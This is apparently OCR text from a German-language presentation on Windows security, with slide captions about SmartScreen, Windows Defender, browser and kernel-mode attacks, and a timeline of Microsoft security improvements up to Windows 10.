
Erfassung beim ersten Auftreten, Blockierung beim zweiten Auftreten




Demo

Microsoft SmartScreen & Windows Defender


Windows


Recycle Bin
Desk


Der Browser ist nach wie vor das bevorzugte Ziel



Steigendes Interesse an Kernel Mode Angriffen




Sicherheitsinnovationen: Den bösen Buben das Leben schwerer machen



	Vor 2003	Windows XP SP2	Windows Vista und 7	Windows 8	Windows 10
